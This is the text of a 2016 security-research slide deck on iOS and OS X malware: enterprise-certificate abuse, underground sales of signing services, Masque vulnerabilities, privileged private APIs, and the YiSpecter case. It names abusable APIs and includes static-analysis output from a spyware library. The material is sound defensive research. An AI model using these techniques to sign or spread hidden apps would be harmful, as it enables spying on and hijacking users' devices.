Who’s Breaking into Your Garden


iOS and OS X Malware You May or May Not Know

Claud Xiao

2016.02

About me


- @claud_xiao
- Researcher at Palo Alto Networks
- 6 years in antivirus industry
  - Windows -> Android -> OSX, iOS



Does iOS malware actually exist?

There actually has been some iOS malware, but it's shockingly rare.

CAN MACS GET VIRUSES AND MALWARE? WE ASK AN EXPERT



Is there a possibility that a virus can infect an iPhone/iPad, or Mac (not jailbroken)?

Have this question too? Re-Ask to get an answer.

14 Answers


[redacted]

There are known and documented viruses affecting the Mac.

iOS does a fairly good job of keeping programs isolated from each other which can prevent viruses being able to spread. This does not mean a virus is impossible, but there are none documented.


paloalto networks.

New Families by Year - iOS




- “Other” includes PUP and Scareware
- Trojan includes Backdoor

New Families by Year - OSX



- “Other” includes PUP, Scareware, Worm, Rootkit, and Ransomware
- Trojan includes Backdoor
- 12 more Spyware, HackTool and PUP’s first appearances are not clear.

Outline



Non-jailbroken

App Store


Targeted Attacks

Cross Platforms


Ads and IDs

Ep. 1 Threats in Walled Garden

App Store Distribution



Enterprise In-house Distribution



Distribute iOS Apps


Distribute proprietary, in-house iOS apps within your organization. Securely host and deploy apps to your employees' iOS devices.

- NO more submission, code reviewing, publishing to App Store
- Directly signed by the developer himself
- No (technical) restriction on which device could install them

Enterprise Developer Account

- Applied from Apple: $299 / year + D-U-N-S number + documents

- Or, bought from underground markets (hence violated license)
  - $3 to sign an app (SaaS :P)
  - $800 to own an account



¥150.00 销量33
ios 苹果企业证书 ipa 重新签名 app 代发布打包 企业开发者账
wu_liang1949 北京


¥300.00 销量11
ios苹果企业证书 ipa重新签名 app代发布打包 企业开发者账号
wangcai1205xx 北京

¥2500.00 销量7
iOS Apple苹果开发者账号 idp企业开发者账号 现货
cyfore 四川 德阳

¥20.00 销量7
苹果ios企业重新签名ipa 代打包 直接发布 app企业证书 开发者
小愚人00 四川 成都


Abuse Enterprise Certificate

- Apps blocked by Apple code review
  - Game emulators
  - Jailbreaking tools’ first stage iOS apps
- Pirated apps
  - 3rd party pirated app store, e.g., VShare
- Trojan/Adware
  - WireLurker
  - Oneclickfraud
  - YiSpecter
  - TracerPlus
  - TinyV



Free Personal Certificate

- Previously $100 / yr
- Free since Xcode 7 in Jun 2015
- Run app in your own devices
- Abusing problem
  - ZergHelper



Claud Xiao
[redacted]@gmail.com


Signing Identities	Action
iOS Development	Reset
iOS Distribution	Create
Mac Development	Reset
Mac App Distribution	Create
Mac Installer Distribution	Create
Developer ID Application	Create
Developer ID Installer	Create

Provisioning Profiles	Expires	Action

None

“Masque” Vulnerabilities

- Enterprise signed apps -> collision in bundle ID of app (no CVE), VPN plugin (CVE-2014-4493), `itms-service` manifest (CVE-2015-3722), or extension (CVE-?)
  - Apple has fixed, and has added more mechanisms.
- Has been used in the wild (along with Hacking Team leaked resources)




```
➜ ls embedded.mobileprovision
embedded.mobileprovision
➜ plutil -p Info.plist | grep Identifier
  "CFBundleIdentifier" => "com.facebook.Messenger"
➜ otool -L Messenger | grep executable_path
        @executable_path/_PkgSign (compatibility version 0.0.0, current vers
➜ strings - _PkgSign| grep '\-\[.*Invocation' | cut -d' ' -f1 | sort | uniq
-[BBMChatInvocation
-[FileUploadInvocation
-[ICQInvocation
-[InstagramImageInvocation
-[LineChatInvocation
-[PostCallRecordDataInvocation
-[PostCallRecordingInvocation
-[PostProfileImageInvocation
-[SettingDetailInvocation
-[TangoChatInvocation
-[TelegramMessageInvocation
-[TriviaCrackInvocation
-[TwitterMessageInvocation
-[VKMessageInvocation
-[WeChatInvocation
```

Private APIs

- Not documented in SDK, sometimes privileged
- Some privileged APIs are not restricted well by sandbox
  - security rely on manually code review
- E.g.,
  - `SpringBoardServices.framework`
    - `SBSSpringBoardServerPort`
    - `SBSCopyApplicationDisplayIdentifiers`
  - `MobileInstallation.framework`
    - `MobileInstallationInstall`
    - `MobileInstallationUninstall`
  - `MobileCoreServices.framework`
    - `allApplications`
  - `coreTelephony.framework`
    - `CTTelephonyCenterAddObserver`
    - `CTCallCopyAddress`
    - `CTCallDisconnect`

Case: YiSpecter

- Spreading
  - Internet traffic hijacking based advertisement
  - SNS worm Lingdun
  - App promotion
  - Porn content attraction
- Signed by enterprise certs
- Abuse private APIs to
  - Install hidden apps (modules)
  - Collect user privacy
  - Promote more apps
  - Replace existing apps
  - Hijack existing apps' execution
  - Change browser configuration (in jailbroken devices)

